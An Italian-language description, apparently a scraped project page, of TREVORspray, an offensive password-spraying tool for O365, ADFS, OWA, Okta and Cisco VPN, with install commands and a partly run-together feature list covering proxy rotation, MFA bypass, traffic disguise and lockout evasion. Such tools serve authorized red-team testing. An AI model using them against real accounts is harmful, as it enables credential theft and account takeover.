
 blacklanternsecurity/trevorspray
Password sprayer modulare con rotazione proxy SSH, bypass MFA e ricognizione del dominio. Supporta O365, ADFS, OWA, Okta, Cisco VPN. Automatizza la validazione delle credenziali e l'estrazione dei dati.

TREVORspray è un password sprayer modulare con threading, proxy SSH, moduli di loot e altro ancora!

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
Consulta il Blog Post allegato per uno sfogo divertente e alcune demo interessanti!

msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh o --subnetUser-Agent e altre firme per sembrare traffico di autenticazione legittimo--delay, --jitter e --lockout-delay opzionali tra le richieste per aggirare le contromisure di lockout--no-loot)
